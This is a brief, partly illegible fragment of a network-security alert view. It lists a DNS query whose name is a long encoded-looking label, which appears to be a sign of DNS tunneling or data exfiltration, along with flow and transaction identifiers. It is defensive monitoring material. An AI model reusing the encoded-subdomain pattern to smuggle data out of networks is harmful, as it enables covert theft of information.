DNS Query	A NOERROR h4sicjd1awuaa2rhdgeudhh0a...			
Flow Exporter	192.168.2.134			
Additional Flow Elements				
DNS query transaction Id	10,978			
Suricata Flow ID	1,365,705,463,704,813			

Alerts Explorer

[illegible]

Thank you